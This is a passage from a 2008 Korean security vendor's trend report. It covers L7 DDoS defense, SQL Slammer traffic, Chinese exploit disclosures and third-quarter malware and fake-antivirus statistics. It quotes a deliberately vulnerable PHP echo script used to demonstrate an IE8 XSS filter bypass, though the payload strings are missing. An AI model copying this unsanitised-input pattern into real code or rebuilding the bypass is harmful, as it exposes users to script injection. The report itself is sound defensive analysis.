[표 2-1]에 소개된 공격 유형은 주로 대역폭과 같은 네트워크 자원 고갈과 TCP 세션과 같은 TCP 자원고갈에 초점을 맞추고 있기 때문에, 앞서 소개한 CC 공격과 HTTP 파이프 라인을 이용한 GET 요청의 공격은 방어할 수 없다. 따라서, 이러한 공격을 막기 위해서는 기존 L4 단계뿐만 아니라 L7 단계에서의 공격을 방어할 수 있는 방법이 필요하다. 일반적으로 L7 단계 DDOS 공격 장비의 기능 요구 사항은 다음 [표 2-2]와 같다.

| 기능 | 설명 |
|---|---|
| HoneyPot | DDOS 공격 트래픽을 특정 서버로 유도하여 공격방어, Sniffer를 이용한 정확한 트래픽 분석 기능 |
| Surge Protection | 서버의 처리용량 이상의 정상적인 서버 요청이 발생될 경우 서버를 보호하고 최적의 운영상태로 유지시키는 공격방어 |
| Integrated Cache | 중요 웹페이제에 대해 캐싱 기능을 적용하여 DDOS 공격하에서 정상적인 웹페이지 제공 |
| Global Server LB | DDOS 공격시 복수개의 IDC 중 응답시간이 빠른 서버로 응답함으로써 사용자들의 웹서버 접속을 보장 |

[표 2-2] L4 단계 방어장비 요구사항 [1]


[1] (출처: All about DDOS 발표자료, L7 DDOS Protection 기술)

이를 위해 L7 단계에서의 어플리케이션을 분석하는 작업이 필요하다. 또한, 앞으로의 공격 방법은 HTTP 파이프라인에서의 예와 같이 정상 패킷을 가장한 패킷으로 공격시도를 많이 할 것이기 때문에 정밀한 판독방법이 필요하다. IPS 장비 및 웹 방화벽과의 연계를 통해 기능을 향상시키는 것 또한 중요하다.

### (4) 네트워크 모니터링 현황 – 지속적으로 발생하는 MS SQL Slammer 트래픽


9월의 네트워크 동향은 전달과 마찬가지로 특별한 이슈는 나타나지 않았다. 이는 인터넷 상에서 네트워크를 통해 급격한 트래픽을 발생시키는 악의적 형태는 관찰되지 않았다는 의미이기도 하다. 다만 현재 안철수연구소에서 네트워크 동향의 기초가 되는 데이터는 안철수연구소가 보유하고 있는 임의의 네트워크 대역으로 들어오는 트래픽을 분석하여 판단하는 것이기 때문에 전체적인 흐름을 판단하는 용도로 사용되는 것이 바람직하며, 국내의 모든 네트워크 상황을 반영하지는 못한다.

9월에 유입된 상위 트래픽 TOP 5의 포트를 살펴보면 NetBIOS와 연관된 TCP/445, TCP/139, TCP/135가 상위 90% 이상을 차지하였다. 그 다음으로 이어지는 UDP/69는 TFTP를 통하여 파일이 전송되어 나타난 것으로 판단된다. 공격 패킷에 의하여 시스템이 감염되고, 이에 이은 공격의 다음 형태로 지정된 주소에서 악성코드를 다운로드하는 것으로 보인다. TCP/1433은 아직도 MS의 SQL 서버와 관련한 것으로 지속적으로 탐지되고 있다. 대부분 유입되는 트래픽은 TCP 프로토콜이며, UDP와 ICMP는 전체에 비해 아주 일부분이다.





[그림 2-12] 9월 유입된 상위 TOP 5 포트

위 [그림 2-12]을 통해 본 것과 같이 많은 비중을 NetBIOS 와 연관된 포트가 차지하였고, [그림 2-13]에서 알 수 있듯이 9월 탐지된 취약점 이벤트 중 1개를 제외한 나머지가 이 NetBIOS 관련한 공격이었다.




[그림 2-13] 9월 탐지된 상위 TOP 5 공격


탐지 이벤트 중 제일 많이 탐지된 것은 MS SQL Slammer 공격 패킷으로, 해당 공격은 2003년 초에 1.25대란을 야기시켰던 것이지만 아직까지도 Slammer 웜의 공격 탐지건수는 높은 편이다. 일단 UDP 프로토콜을 사용하기 때문에 TCP와 같은 연결 확인 과정이 없어 빠른 속도로 패킷을 생성해 낼 수 있다. 다음 [그림 2-14]는 1434 포트번호로 유입된 패킷을 4월부터 9월까지 표시한 것으로 7월부터 해당 포트 상의 트래픽이 증가되고 있음을 확인할 수 있다.




[그림 2-14] 1434 포트에 대한 패킷 추이

유입되는 트래픽의 패킷은 376 바이트로, 페이로드는 아래의 [그림 2-15]와 같다. 페이로드의 패턴 형태를 봐도 악의적인 내용임을 쉽게 짐작해 볼 수 있으며, [그림 2-16]은 디스어셈블하여 코드를 살펴 본 것으로 임의의 단순 코드가 아닌 연속적인 명령을 이루고 있는 코드형태를 확인해 볼 수 있다.

[그림 2-15] SQL Slammer 공격 패킷 일부




[그림 2-16] 그림 4의 데이터를 디스어셈블한 코드

이렇듯 1434 포트로의 공격 패킷이 지속적으로 탐지되고 있는 만큼 MS SQL 서버를 운영하는 사용자는 최신의 패치가 반영되어 있는지를 확인하고 외부로부터 해당 포트에 직접 접근하지 못하도록 적절한 접근 권한을 설정하여 보호하여야 할 것이다. 운영되는 모니터링 네트워크를 통해 관찰되어온 것을 보면 오래 전에 발생한 공격코드부터 최근의 공격까지 네트워크 상에서 지속적으로 나타나고 있다. 특정한 시스템을 대상으로 한 것보다 무작위로 공격패킷이 전달되고 있으므로 인터넷 서비스를 운영하는 기업 및 사용자는 시스템이 인터넷에 연결되기 전 최신의 보안패치를 적용하는 것은 필수적이며, 네트워크 및 시큐리티 동향을 통해 최신의 정보를 얻고 운영되는 시스템에는 문제가 없는지 관심을 기울이는 것이 필요하다.

## (5) 중국 보안 이슈 – 9월 중국 보안 이슈

### 인터넷 익스플로러 8의 XSS 필터 우회 공격 코드 공개

최근 마이크로소프트에서 차기 웹 브라우저인 인터넷 익스플로러 8의 베타 버전을 공개하였다. 이번에 발표한 인터넷 익스플로러 8에는 기존 버전에는 없는 크로스사이트 스크립팅(XSS) 공격을 예방할 수 있는 필터와 피싱 사이트를 판단할 수 있는 스마트스크린(SmartScreen) 필터 기능 등이 추가되어 안전한 웹 서핑이 가능하다고 마이크로소프트에서는 소개하였으나, 베타 버전의 인터넷 익스플로러 8에서 크로스사이트 스크립팅(XSS) 필터를 우회할 수 있는 취약점이 9월 초 중국 언더그라운드에서 공개되었다.


漏洞证明：假设存在如下web脚本：

```
<?php
header("Content-Type: text/html; charset=utf-8");
echo $_GET[c];
?>
```

在东方国家系统的IE8里，如果常规的进行XSS如：

```
.php?
```

将被IE8安全策略阻止，但是如果提交

```
.php?
```


代码可以绕过ie8的xss filter并且执行。

[그림 2-17]인터넷 익스플로러 8의 XSS 필터 우회 취약점을 설명한 웹 사이트

이번에 공개된 크로스사이트 스크립팅(XSS) 필터를 우회할 수 있는 취약점은 유니코드를 위한 가변 길이 문자 인코딩 방식 중 하나인 UTP-8에 의해 중국을 포함한 한자를 사용하는 국가의 웹 사이트 방문시 발생할 수 있다.

### SSReader 4.0의 0-Day 익스플로잇 코드 공개

중국에서 비교적 많이 사용되는 e-Book 열람 프로그램인 SSReader의 4.0 버전에 버퍼 오버플로우 취약점이 9월 중순 경 중국 언더그라운드 웹 사이트에 공개되었다. 이번에 발견된 취약점은 아직 정식 패치가 제공 되지 않은 제로 데이 취약점이라는 점에서 e-Book을 즐겨 열람하는 중국 내 컴퓨터 사용자들에게 많은 주의를 요하고 있다.




[그림 2-18] PoC로 제작된 바이너리의 쉘코드 부분

특히 이 취약점을 악용하여 악의적인 파일들을 다운로드하여 실행할 수 있기 때문에 악성코드 제작자들에 의해서 사용될 가능성이 있다고 할 수 있다. 그러나 중국에서 사용되는 프로그램의 취약점인 관계로 윈도우 시스템 취약점이나 MS 오피스 취약점과 같이 범용적으로 사용될 가능성은 상대적으로 낮을 것으로 보여진다.

### 바이두(BaiDu) 웹 사이트에 대한 CSRF 공격

중국 내에서 높은 사용자 층을 가지고 있는 검색 웹 사이트인 바이두(BaiDu)에서 크로스사이트 리퀘스트 포저리(CSRF: Cross Site Request Forgery) 공격 취약점이 9월 말 경 중국 언더그라운드 웹사이트에 공개되었다.

사이드재킹(SideJacking) 또는 세션 라이딩(Session Riding) 이라고도 불리는 CSRF 공격은 일반적으로 사용자가 특정 웹 사이트에 로그인 한 후 정상적으로 로그 오프 하지 않을 경우 세션 정보가 남아 있는 상태에서 공격자가 조작된 이미지 태그를 이용하여 공격이 가능한 것으로 알려져 있다. 이번에 발견된 바이두(BaiDu) 웹 사이트에 대한 CSRF 공격은 바이두(BaiDu) 웹사이트의 사용자 인증 처리 과정의 문제로 인해 발생한다고 한다.

# III. 2008년 3Q 동향

## (1) 2008년 3Q 악성코드 동향

최근 3개월 신종 및 변형 악성코드들은 감소추세를 보이고 있는데, 이것이 악성코드에 대한 피해가 감소하고 있다는 뜻은 아니다. 즉, 악성코드에 의한 피해는 지속적으로 증가하고 있지만, 새롭게 제작/배포되고 있는 신종 및 변형 악성코드 발견이 주춤하고 있는 것으로 보이며, 여전히 사용자들 시스템에는 이전에 보고 되었던 구종의 악성코드가 여전히 활개를 치고 있다고 볼 수 있다.

우리나라의 악성코드의 동향이 국지적인 특성이 강한 만큼 중국 내 사회적인 이슈에 따라서 악성코드 발견 수에 차이를 보이곤 한다. 특히 3분기에는 북경 올림픽 기간과 중추절 등이 포함되어 있었기 때문에 이러한 사회적인 이슈나 명절 등에 따라 국내 악성코드 유입이 감소한 것에 영향을 미친 것으로 보인다. 또한 V3 엔진에서의 특정 악성코드에 대한 Generic 진단이 강화되면 일정 기간 동안은 특정 악성코드의 신고 비율이 감소되는 경향이 있다. 즉, 이러한 복합적인 이유로 신종 및 변종 악성코드의 발견 건수가 3분기에는 감소한 것으로 보인다.

3분기에는 악성코드의 대부분을 차지하는 중국산 온라인 게임핵이 큰 폭으로 감소하고, antivirusXP2008이라고 알려진 가짜 백신이 기승을 부렸다. 이 악성코드는 다양한 경로로 설치가 되었는데 대표적으로 사기성 스팸 메일을 통하여 감염 되었다. 사칭한 메일들은 윈도우나 유명 프로그램의 업데이트 프로그램으로 가장하거나 외국배우들의 동영상이라고 속이는 등 전형적인 사기성 스팸 메일로 위장된 형태가 많았다. 이러한 사기성 스팸 메일은 봇넷(Botnet)을 통하여 발송되는 것으로 추정하고 있다[1]. 이렇듯 소위 좀비 PC들이 봇넷 운영에 사용되고, 이를 통하여 스팸 메일이나 또 다른 좀비 PC를 만들려고 악성코드를 유포하는 등 더욱 규모를 확대하려는 움직임이 강하다.


전통적인 파일 감염 바이러스들도 기승을 부렸는데 이중에서도 Win32/Sality 바이러스의 변형인 Win32/Kashu.B 바이러스 변형이 지속적으로 발견, 보고 되었다.

끝으로 rustock과 같은 커널 모드 은폐형 스팸 메일러 변형들도 다수 보고 되었다. 소위 Runtime3라고 알려진 악성코드와 Siberia2라고 알려진 은폐형 스팸 메일러 등이 대표적이다. 이들은 자신을 숨기거나 또는 진단되지 않도록 보호하면서 동작하는데 특히 방화벽을 우회

[1] 대표적으로 Win32/Zhelatin.worm 등이 P2P 봇넷의 전형적인 예이다. 이외에도 HTTP 프로토콜을 이용하는 봇넷등도 존재한다.

하기 위해서 정상 프로세스의 메모리 공간에 자신의 코드를 write하고 중요 윈도우 서비스에 악성 쓰레드를 인젝션하는 등 메모리 치료가 선행 되지 않으면 재감염 증상이 나타나고 진단을 방해하는 은폐 및 자기보호가 고도화된 악성코드의 변형들이 등장하기도 하였다.

다음은 작년과 올해 3분기와 신종 및 변형 악성코드 발견 수를 비교한 것이다.





[그림 3-1] 2007, 2008 3분기 악성코드 발견수

전년 동기 대비 악성코드는 200% 넘게 증가하였는데, 이는 다수의 어플리케이션 취약점[1]과 arp 스푸핑 같은 취약점이 발견되고, 이를 악용하여 악성코드를 자동 생산할 수 있는 툴이 제작 유포된 것이 원인으로 추정된다.

다음은 올해 3분기 악성코드 유형별 비율이다. 트로이목마가 가장 많은 비율을 차지하고 있으며 이는 2007년 동기와 같다.

[1] Swf 취약점 등




[그림 3-2] 2008년 3분기 악성코드 유형별 비율

무엇보다도 작년 동기와 다른 점은 트로이목마 유형 중 가짜 백신의 등장이다. 가짜 백신은 이전에는 허위 안티 바이러스 또는 허위 안티 스파이웨어로 불려지면서 대부분 안티 스파이웨어 엔진에 추가 되었다. 그러나 그 수가 올해 3분기 갑자기 증가를 하고 다른 악성코드와 더불어 설치되는 등 그 증상이 매우 악질적인 것이 많다. 이중 antivirusXP2008 경우 다양한 경로로 설치가 된다. 또한 사용자들로 하여금 치료를 위해서 결제를 유도하기 때문에 업무의 연속성도 떨어지면서 금전적인 피해도 유발[1]하는 등 피해가 극심 하였다.

다음은 안철수연구소가 정리한 3분기 악성코드 관련 주요 이슈이다.

### 사라지지 않는 전통적인 바이러스의 피해발생

취약점이 포함된 악의적인 스크립트 파일과 온라인 게임의 사용자 계정을 훔쳐내는 악성코드가 여전히 기승을 부리고 있는 가운데 실행 파일을 감염 시키는 전통적인 파일 감염 바이러스도 여전히 피해가 꾸준한 것으로 보고 되었다. 특히 Win32/Kashu.B 바이러스는 꾸준히 변형이 증가하였다. 특히 이 바이러스는 메모리 치료가 선행되지 않으면 재감염되며 시작 실행 시점 불명확 기법과 다형성 기법 등을 사용하는 등 진단과 치료가 매우 까다로운 바이러스였다. 또한 바이러스는 아니지만 윈도우의 중요한 시스템 파일을 패치한 후 악의적인 모듈이 실행 되도록 한 Win32/Liger도 있었다. 이외에도 CIH 바이러스처럼 파일의 빈 공간에 자신을 기록하여 감염 후 파일 사이즈가 증가하지 않는 Win32/Huhk.C도 발견, 보고 되었다

[1] 결제가 대부분 영문으로 진행되어, 국내에서는 실제 금전적인 피해가 발생하지 않은 것으로 보인다.

### 봇넷(BotNet) 활동과 스팸성 사기 메일의 증가

봇넷은 감염된 시스템에서 악의적인 일련의 행동을 수행하는 악성코드가 설치된 시스템으로 구성된 일련의 네트워크를 말한다. P2P 또는 HTTP, IRC 프로토콜을 이용하면서 감염된 시스템들을 제어하는 봇들과 봇넷의 활동력이 증가 되고 있다. 단편적인 예로 올 3분기 가장 기승을 부린 Win-Trojan/Fakeav(일명 antivirusXP2008)는 다양한 경로 감염 되는데 일반적으로 외국의 유명 연예인을 사칭하는 스팸성 사기 메일을 통하여 주로 감염이 이루어 진다. 이처럼 봇넷의 활동력의 증가로 인하여 이와 같이 악성코드를 설치하여 금전적인 이익을 얻으려는 형태가 일반화 되어가고 있다.

### 국내 대형 포털 메일계정에 유포된 악성코드

올초 국내최대 온라인 쇼핑몰에 대한 사용자 DB 유출 사건을 시작으로 국내 유명 포털의 메일 계정과 메신저 또는 쪽지함 등으로 악성코드가 포스팅 된 URL 또는 첨부파일이 포함된 메일이 대량 발견 되었다. 이러한 악성코드는 이전 까지는 유례가 없다. 특히 이들은 공공기관을 사칭하는 한글로 된 메일내용을 가지고 있기 때문에 사용자들이 더욱 더 첨부파일이나 URL 을 클릭 할 확률이 높았다. 또한 메신저의 경우 사용자의 계정을 훔쳐내도록 되어 있어서 훔쳐낸 계정이 다른 목적으로 사용될 위험성도 예상 해 볼 수도 있다. 이처럼 이제는 국내 사용자들만을 노리는 스피어 피싱 성격의 메일과 악성코드의 기승이 활발해지지 않을까 예상 된다.

### 올림픽 특수를 이용한 악성코드

8월 베이징 올림픽을 앞두고 이는 악성코드 제작자들에게 좋은 도구가 되었다. 주로 사회공학기법을 이용하여 사용자로 하여금 클릭을 유도 하는 형태지만 올림픽 경기장을 슬라이드쇼로 보여주면 뒤로는 악성코드를 설치하거나, 중국 내 사회문제를 언급하면서 악성코드가 첨부된 파일을 실행하거나 악의적인 사이트로 유도하는 형태의 악성코드가 중국 및 국외 등에 이슈화 되었다


### 자기보호가 고도화된 악성코드

작년 3분기에 발견된 Win-Trojan/Runtime 악성코드 변형이 또 다시 발견되었다. 이와 유사한 Win-Trojan/Rootkit.30848도 발견 되었는데 이들은 모두 은폐 및 자기보호가 고도화된 악성코드이다. 이 악성코드 들의 주 목적은 은밀하게 스팸 메일을 발송하는데 있다. 주로 인터넷으로 불법적으로 판매되는 약을 판매하는 웹 사이트를 광고해준다. 일부는 은폐는 되지 않지만 자기보호 기능이 있어 일반적인 안티 바이러스 제품에서는 진단되지 않는다. 또한 범

용적으로 사용되는 안티 루트킷 도구들을 회피하도록 하거나 은폐가 되어 있지 않기 때문에 대부분 진단 되지 않는다. 이처럼 다양한 악성코드 고도화중에서도 자기보호 기능을 갖는 악성코드들은 은밀하게 동작하면 사용자 시스템에 피해를 주기 때문에 큰 주의가 요구 된다.

## (2) 2008년 3Q 스파이웨어 동향

### 2008년 3/4분기 신종 및 변형 스파이웨어 발견 현황




[그림 3-3] 2008년 상반기 신종 및 변형 스파이웨어 발견 건수 그래프

2008년 상반기 스파이웨어 동향에서 예측한 바와 같이 스파이웨어 즐롭(Win-Spyware/Zlob) 변형의 지속적인 대량배포로 인하여 3분기에도 신종 및 변형 스파이웨어가 지속적으로 증가하고 있다. 특히 8월에는 급격하게 증가하였는데, 앞에서 계속 언급된 허위 백신인 antivirusXP2008의 영향이 큰 것으로 보인다. 또한 다른 종류의 경우에는 신종 및 변형 스파이웨어 발견 건수가 약간 감소하는 것으로 보이지만, 3분기에는 허위 안티-스파이웨어 프로그램의 신종 및 변형 발견 건수가 급증[1]하였다

| 스파이웨어 이름 | 발견일 | 변형 발견 건수 |
|---|---|---|
| Win-Adware/Rogue.AntivirusXP2008 | 2008.08.13 | 155 |
| Win-Adware/Rogue.AntiVirus2009 | 2008.07.25 | 56 |
| Win-Adware/Rogue.IEAntivirus | 2008.04.29 | 46 |
| Win-Adware/Rogue.SAV2008 | 2008.09.04 | 25 |
| Win-Adware/XPSecurityCenter | 2008.07.25 | 19 |


[1] 3분기에 발견된 허위-안티스파이웨어 프로그램은 변형을 제외한 신종만 70여종에 이른다. 이들 대부분은 외산 허위-안티스파이웨어이다.

| | | |
|---|---|---|
| Win-Adware/Rogue.AntiSpyCheck | 2008.07.10 | 16 |
| Win-Adware/Rogue.InternetAntivirus | 2008.08.15 | 11 |
| Win-Adware/Rogue.VistaAntivirus | 2008.07.25 | 10 |
| Win-Adware/Rogue.VirusRemover2008 | 2008.07.18 | 7 |
| Win-Adware/Rogue.TotalSecure2009 | 2008.09.17 | 7 |
| Win-Adware/Rogue.Antivirus2008xp | 2008.08.12 | 6 |

[표 3-1] 2008년 3분기에 발견된 주요 허위-안티스파이웨어 목록

[표 3-1]는 2008년 3분기 많은 피해를 입힌 대표적인 허위 안티-스파이웨어 프로그램의 목록이다. 변형 발견 건수가 많다는 것은 보안 프로그램이 진단하기가 어렵고, 진단하게 되면 곧바로 회피하는 새로운 변종을 제작/배포하여 사용자들에게 피해를 입힌다는 것을 의미한다. 현재 안철수연구소의 V3 및 스파이제로는 실제 감염 시스템에서 이들 변형에 대한 Generic 진단을 수행하고 있기 때문에 대부분의 변형은 통계에 집계되지 않았다. 따라서 실제 이들 허위 안티-스파이웨어의 변형은 통계수치 보다 훨씬 많을 것으로 예상된다. 특히 antivirusXP2008은 일반적인 파일베이스의 안티-바이러스 프로그램에서 진단이 어려운 특징과 함께 여러 변형이 배포되어 많은 피해를 입혔다.

### 2008년 3/4분기 스파이웨어 피해 현황




[그림 3-4] 2007년, 2008년 스파이웨어 피해 현황 비교

[그림 3-4]는 2007년, 2008년 스파이웨어 피해 현황의 비교 그래프이다. 2007년과 비교하

